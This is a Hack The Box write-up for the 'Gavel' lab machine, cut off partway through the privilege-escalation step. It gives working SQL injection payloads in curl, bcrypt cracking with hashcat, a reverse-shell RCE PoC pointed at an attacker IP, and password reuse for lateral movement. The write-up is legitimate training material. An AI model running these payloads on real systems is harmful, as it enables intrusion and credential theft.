
Gavel HTB Writeup: From SQLi to Auction Rule RCE and php.ini PE

Gavel is a medium-difficulty machine from Hack The Box Season 9 that focuses on source code disclosure, web exploitation, and privilege escalation through misconfiguration. The attack begins with the discovery of an exposed Git repository, which allows us to retrieve the application’s source code. By analyzing the codebase, we identify an SQL injection vulnerability that enables database enumeration and credential extraction. Using the obtained credentials, we gain access to a privileged web panel, where further code review reveals a flawed auction rule mechanism. This feature can be abused to achieve remote code execution (RCE). Finally, privilege escalation is achieved by exploiting insecure PHP configuration (php.ini) behavior via a custom application, leading to full system compromise. This writeup explains how to obtain both user and root flags on the box.
- The initial nmap scan shows us 2 open ports 22 and 80:
$ nmap -sV -sC --top-ports=5000 10.129.242.203
<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://gavel.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel- The http-title shows http://gavel.htb, we can add it to our hosts file:
sudo echo '10.129.242.203 gavel.htb' >> /etc/hosts- We can launch ffuf fuzzying for the available files and we see that webppage contains .git folder, which is very interesting
$ ffuf -w=raft-large-files.txt -u http://gavel.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://gavel.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 91ms]
login.php               [Status: 200, Size: 4281, Words: 1817, Lines: 79, Duration: 1506ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 87ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
.                       [Status: 200, Size: 14040, Words: 4629, Lines: 223, Duration: 85ms]
index.php               [Status: 200, Size: 13977, Words: 4616, Lines: 223, Duration: 3521ms]
.html                   [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 80ms]
register.php            [Status: 200, Size: 4485, Words: 1571, Lines: 85, Duration: 4533ms]
.php                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 83ms]
.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 82ms]
.htm                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 80ms]
.git                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 81ms]
.htpasswds              [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 80ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
- There are several tools which can be used for fit dumping, the githacker will be used in this intial run. Install the tool:
$ pipx install githacker- You may run it directly versus the webpage:
$ githacker --url http://gavel.htb --output-folder gavel- We can analyze the source code files, after some time we can find some suspicious part inside of inventory.php:
<SNIP>
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";

try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
<SNIP>- Because $col is built from the user-controlled input, specifically:
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";- Even user_id looks parameterized, the query structure itself is influenced by sort. The application trusts a user-controlled user_id instead of forcing to get it from session like $_SESSION[‘user’][‘id’]. So this looks like a potential SQL injection. By combining a crafted sort value with a malicious user_id payload, it is possible to alter the effective SQL execution path and return attacker-controlled data and the returned value is then reflected back into the inventory page through:
<SNIP>
foreach ($results as $row) {
    $firstKey = array_keys($row)[0];
    $name = $row['item_name'] ?? $row[$firstKey] ?? null;
    if (!$name) {
        continue;
    }
<SNIP>- However in order to test it we need to register a new account first:

- The sqlmap attempts will fail because the exploitation requires precise control over both request parameters within the same query, which is not handled reliably in this case, so it is more effective to switch to a manual approach using curl together with a valid session cookie obtained after successfully logging into the application (right click in browser window after login and chose inspect, then switch to storage), allowing us to fully control the request structure and craft the injection as needed:

- We can send our test curl request with the valid cookie to get the regular page output:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test&sort=test' -H 'Cookie: gavel_session=YOURSESSION'

This requests lead to PHP Code like:
$sortItem = "test";
$userId = "test";
$col = "`test`";

$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
$stmt->execute([$userId]);

And our final query to the database will be looking like:

SELECT `test` FROM inventory WHERE user_id = 'test' ORDER BY item_name ASC- The above query of course doesn’t lead to anything suspicious it just outputs an empty inventory page, which gives us a stable baseline for invalid values:
<SNIP>
            <div class="d-flex justify-content-between align-items-center mb-3">
                <div class="flex-grow-1 mr-3">
                                            <div class="alert alert-info mb-0">Your inventory is empty.</div>
                                    </div>
                <form action="" method="POST" class="form-inline" id="sortForm">
                    <label for="sort" class="mr-2 text-dark"><strong>Sort by:</strong></label>
                    <input type="hidden" name="user_id" value="2">
                    <select name="sort" id="sort" class="form-control form-control-sm mr-2" onchange="document.getElementById('sortForm').submit();">
                        <option value="item_name" >Name</option>
                        <option value="quantity" >Quantity</option>
                    </select>

<SNIP>- The next request will check the sort backend logic:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test&sort=quantity' -H 'Cookie: gavel_session=YOURSESSION'

The final SQL Will be looking like:

SELECT item_name, item_image, item_description, quantity
FROM inventory
WHERE user_id = 'test'
ORDER BY quantity DESC

With the final output like:

            <div class="d-flex justify-content-between align-items-center mb-3">
                <div class="flex-grow-1 mr-3">
                                            <div class="alert alert-info mb-0">Your inventory is empty.</div>
                                    </div>
                <form action="" method="POST" class="form-inline" id="sortForm">
                    <label for="sort" class="mr-2 text-dark"><strong>Sort by:</strong></label>
                    <input type="hidden" name="user_id" value="2">
                    <select name="sort" id="sort" class="form-control form-control-sm mr-2" onchange="document.getElementById('sortForm').submit();">
                        <option value="item_name" >Name</option>
                        <option value="quantity" selected>Quantity</option>
                    </select>
                </form>
            </div>
            <div class="row">
<SNIP>- The page still loads, and the selected sort option visibly changes to Quantity. Sort is being processed by the backend and changes the SQL path. Let’s test some untypical syntax for the sort:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=YOURSESSION'

That should lead to PHP Code be like:

$sortItem = "\?;-- -\x00";
$col = "`\?;-- -\x00`";

And our approximate final query will be looking like:

SELECT `\?;-- -...` FROM inventory WHERE user_id = 'test' ORDER BY item_name ASC

With the output like:

            <div class="d-flex justify-content-between align-items-center mb-3">
                <div class="flex-grow-1 mr-3">
                                            <div class="alert alert-info mb-0">Your inventory is empty.</div>
                                    </div>
                <form action="" method="POST" class="form-inline" id="sortForm">
                    <label for="sort" class="mr-2 text-dark"><strong>Sort by:</strong></label>
                    <input type="hidden" name="user_id" value="2">
                    <select name="sort" id="sort" class="form-control form-control-sm mr-2" onchange="document.getElementById('sortForm').submit();">
                        <option value="item_name" >Name</option>
                        <option value="quantity" >Quantity</option>
                    </select>
                </form>
            </div>
<div class="row">- There were not any visible changes in the Response. But the most important thing that a malformed sort value is seemingly accepted and reached the SQL-building code, but by itself does not produce any visible data extraction. However we can try to get some exfiltrated data with the next query, which will be containing malformed data in both parameters:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test%60+FROM+(SELECT+1000+AS+%60%27test%60)+test2;--+-&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=YOURSESSION'

Decoded user_id value is:
test` FROM (SELECT 1000 AS `'test`) test2;-- -

The original intented query should look like this:
SELECT `\?;-- -...` FROM inventory WHERE user_id = ? ORDER BY item_name ASC

But with the both parameters the query shape will be like:

SELECT 1000
FROM (SELECT 1000 AS `'test`) test2
...


The application then reflects the first returned field into the inventory UI. Because the injected value is numeric, it is used both as the item name and as the quantity, which results in a visible card showing 1000 and a badge x1000.

The Response will be changed and looking like:

            <div class="row">
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="1000">
                                <hr>
                                <h5 class="card-title"><strong>1000</strong>
                                                                    <span class="badge badge-pill badge-dark">x1000</span>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                            </div>
- If you are curious you can open request in browser and input the query directly, you will see something like this:
- As we confirmed the injection, we can try exfiltrating some data, the simplest way to do it just change our constant ‘1000’ for some internal variable like database():
$ curl -s 'http://gavel.htb/inventory.php?user_id=test%60+FROM+(SELECT+database()+AS+%60%27test%60)+test2;--+-&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=YOURSESSION'

The effective SQL query will be looking like:

SELECT database()
FROM (SELECT database() AS `'test`) test2
-- ...

The result of the query is:
<SNIP>
            <div class="row">
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="gavel">
                                <hr>
                                <h5 class="card-title"><strong>gavel</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
<SNIP>- We have successfully got the database name, we can continue further enumeration:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test%60+FROM+(SELECT+group_concat(table_name)+AS+%60%27test%60+FROM+information_schema.tables+WHERE+table_schema=database())test2;--+-&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=cm1e4pgmdmrlab6o8ck4p8cg14'

The SQL query should look approximately like this:

SELECT group_concat(table_name)
FROM information_schema.tables
WHERE table_schema = database()

With the effective result as:
<SNIP>
            <div class="row">
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="auctions,inventory,items,users">
                                <hr>
                                <h5 class="card-title"><strong>auctions,inventory,items,users</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                            </div>
        </div>
<SNIP>- We have successfully retrieved the list of tables and the users table appears to be the most interesting target, so the next step is to enumerate its contents to identify useful information such as usernames, password hashes, or other credentials that may help us progress further:
$ curl -s 'http://gavel.htb/inventory.php?user_id=test%60+FROM+(SELECT+group_concat(column_name)+AS+%60%27test%60+FROM+information_schema.columns+WHERE+table_schema=database()+AND+table_name=0x7573657273)test2;--+-&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=YOURSESSION'

This one targets database tables.

*0x7573657273 is a hex representation of table 'users', because it doesn't need any quotes and therefore make sqli a bit easier

The effective query looks like:

SELECT group_concat(column_name)
FROM information_schema.columns
WHERE table_schema = database()
  AND table_name = 'users'

The server Response is:

            <div class="row">
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="created_at,id,money,password,role,username">
                                <hr>
                                <h5 class="card-title"><strong>created_at,id,money,password,role,username</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                            </div>
        </div>
    </div>
- We have retrieved the table names and can see that the users table contains fields such as username, password, and role, making it the most interesting target, so the next query will extract the most relevant information from this table to help us move further in the attack chain:
$curl -s 'http://gavel.htb/inventory.php?user_id=test%60+FROM+(SELECT+group_concat(username,0x3a,password)+AS+%60%27test%60+FROM+users)test2;--+-&sort=%5C%3F%3B--+-%00' -H 'Cookie: gavel_session=YOURSESSION'

The effective SQL query:

SELECT group_concat(username,0x3a,password)
FROM users

The server response is:

            <div class="row">
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiu<HASH_REDACTED>n0pLQlC2So9SgH5RTfS,pentester:$2y$10$ZmVu6Pl1zYxeP4yasHpZvuzcC2/Sv1n9H8wBlB9kFhENc5pN8UFLK">
                                <hr>
                                <h5 class="card-title"><strong>auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiu<HASH_REDACTED>LQlC2So9SgH5RTfS,pentester:$2y$10$ZmVu6Pl1zYxeP4yasHpZvuzcC2/Sv1n9H8wBlB9kFhENc5pN8UFLK</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                            </div>
        </div>
</div>- We have successfully retrieved user password hashes, including those belonging to the auctioneer account as well as the account we previously identified, which can now be used for further access or offline cracking. The hashes are bcrypt, Blowfish (Unix) and can be cracked with -m 3200 module:
$ hashcat -m 3200 hash.txt rockyou.txt
<SNIP>
$2y$10$MNkDHV6g16FjW<HASH_REDACTED>n0pLQlC2So9SgH5RTfS:mid<PASSWORD_REDACTED>ht1
<SNIP
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))- We can login with the obtained username and password and notice that we have an access to the admin panel:

- We could try blindly use its functionality, but the most practical approach is to analyze source code files which were obtained in the step 6 again. If we look at admin.php we can see that it lets the auctioneer control the rule value and save it into the database:
$auction_id = intval($_POST['auction_id'] ?? 0);
$rule = trim($_POST['rule'] ?? '');
$message = trim($_POST['message'] ?? '');

if ($auction_id > 0 && $rule && $message) {
    $stmt = $pdo->prepare("UPDATE auctions SET rule = ?, message = ? WHERE id = ?");
    $stmt->execute([$rule, $message, $auction_id]);
}- The above code is dangerous because the application treats rule as an editable user input, but that same value is later used as executable PHP code. Then, in includes/bid_handler.php, the stored rule is retrieved from the database:
$rule = $auction['rule'];
$rule_message = $auction['message'];

$allowed = false;

try {
    if (function_exists('ruleCheck')) {
        runkit_function_remove('ruleCheck');
    }
    runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
    error_log("Rule: " . $rule);
    $allowed = ruleCheck($current_bid, $previous_bid, $bidder);
} catch (Throwable $e) {
    error_log("Rule error: " . $e->getMessage());
    $allowed = false;
}- The above part is vulnerable because $rule, which is controlled by the auctioneer through the admin panel, is passed directly into
runkit_function_add as the function body. As a result, the application dynamically creates a PHP function from user-controlled input and immediately executes it. To turn this into a shell, a few steps are required. First, we need to identify an active auction by intercepting a bid request and extracting a valid auction_id. Once we have the ID of an open auction, we can send a POST request to /admin.php and modify the rule field for that auction, replacing it with our malicious PHP payload while keeping the auction active and triggerable. This entire chain is implemented in my PoC exploit for this box, which we will use in the writeup; however, if you prefer a manual approach, you can follow the writeup by my teammate and friend mrugi1.
- Clone the exploit from the repo:
$ git clone https://github.com/symphony2colour/gavel-htb-rce- Change into the exploit directory and execute it; this will result in a stable shell being obtained almost immediately.
python gavel_rce.py <ATTACKER_IP> <ATTACKER_PORT>
[INFO] [+] Your initial cookie is:{'gavel_session': 'jpf1275rui80tda51pkau4koko'}
[INFO] [+] Successful login!
[INFO] [+] Candidate auctions: 552 (end=1773936875, current=1090), 553 (end=1773937003, current=1936), 554 (end=1773937021, current=1678)
[INFO] [+] Using auction_id=552
[INFO] [+] admin.php responded with 200
[INFO] [+] Using auction_id=553
[INFO] [+] admin.php responded with 200
[INFO] [+] Using auction_id=554
[INFO] [+] admin.php responded with 200
[INFO] [+] Shell name is: shell_q7d7cy6v.php
[INFO] [+] Triggering bid for auction_id=552, bid=1091
[INFO] [+] bid_handler.php responded with 200
[INFO] [+] Response JSON: {'success': True, 'message': 'Bid placed successfully!'}
[INFO] [+] Successful bid on auction_id=552 (current=1090, bid=1091), stopping loop
[INFO] [+] Starting listener on port 5050...
[INFO] [+] Triggering shell via http://gavel.htb/includes/shell_q7d7cy6v.php
[INFO] [+] Trigger request status: 200
bash: cannot set terminal process group (1044): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gavel:/var/www/html/gavel/includes$ whoami
whoami
www-data
www-data@gavel:/var/www/html/gavel/includes$ - We have obtained a shell as www-data; however, if we inspect the /etc/passwd file, we can see that the auctioneer user is also present on the system, which suggests that further lateral movement may be possible:
www-data@gavel:/var/www/html/gavel/includes$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<SNIP>
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
mysql:x:110:119:MySQL Server,,,:/nonexistent:/bin/false
auctioneer:x:1001:1002::/home/auctioneer:/bin/bash
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:997:997::/var/log/laurel:/bin/false- Now we can try to switch users with su and reuse the password we obtained earlier for the auctioneer account:
www-data@gavel:/var/www/html/gavel/includes$ su auctioneer
su auctioneer
Password: <REDACTED>
/bin/bash -i
auctioneer@gavel:/var/www/html/gavel/includes$ whoami
whoami
auctioneer- We can check the /home/acutioneer folder and find a user flag:
auctioneer@gavel:/var/www/html/gavel/includes$ cd /home/auctioneer
cd /home/auctioneer
auctioneer@gavel:~$ cat user.txt
cat user.txt
fda6460<FLAG_REDACTED>49ea- If we perform our regular enumeration staff, we can see that the auctioneer user is a member of the gavel-seller group.
auctioneer@gavel:~$ id
id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)- That is particularly interesting, because in many case sush groups can have an access to some specific functions or files, we can check sush assumption it by using the next command:
find / -group gavel-seller -type f 2>/dev/null
/usr/local/bin/gavel-util- Running the binary with the help flag shows its functionality:
auctioneer@gavel:~$ /usr/local/bin/gavel-util -h

Usage: /usr/local/bin/gavel-util <cmd> [options]
Commands:
  submit <file>           Submit new items (YAML format)
  stats                   Show Auction stats
invoice Request invoice- It supports commands such as submit, stats and invoice. The submit unctionality is especially interesting, as it accepts a file in YAML format. Further static analysis with strings reveals that the binary communicates with a local Unix socket:
auctioneer@gavel:~$ strings /usr/local/bin/gavel-util
<SNIP>
fopen
failed to read %s
/var/run/gaveld.sock
failed to connect to %s
<SNIP- Checking running processes confirms this:
auctioneer@gavel:~$ ps -aux | grep gavel
ps -aux | grep gavel
root         997  0.0  0.0  19128  3868 ?        Ss   07:51   0:00 /opt/gavel/gaveld
root        1011  0.5  0.4  26784 18308 ?        Ss   07:51   3:14 python3 /root/scripts/timeout_gavel.py
auction+ 99869 0.0 0.0 6488 2308 pts/0 S+ 17:02 0:00 grep gavel- This indicates that gavel-util acts as a client, sending data to a privileged backend service gaveld running as root. This creates a potential trust boundary violation, where user-controlled input is processed with elevated privileges. But main problem is that we actually have a restricted environment:
auctioneer@gavel:~$ cat /opt/gavel/.config/php/php.ini
cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off- As we may see the open_basedir is restricted to /opt/gavel and as the cherry on the top is that many dangerous php functions are disabled (system, exec, fopen, etc.). Moreover we can’t redact the php.ini manually because it is owned by root:
auctioneer@gavel:~$ ls -l /opt/gavel/.config/php/php.ini
-rw-r--r-- 1 root root 502 Oct 3 19:35 /opt/gavel/.config/php/php.ini- It could be the dead end here but fortunatly as was discovered by mrugi1 this file can be modified indirectly by crafting a malicious YAML file and submitting it through the gavel-util binary. We craft a malicious YAML file that injects a PHP rule designed to overwrite the PHP configuration:
auctioneer@gavel:~$ cat > /tmp/exploit.yaml << 'EOF'
name: "Exploit Item"
description: "Test description"
image: "test.png"
price: 100
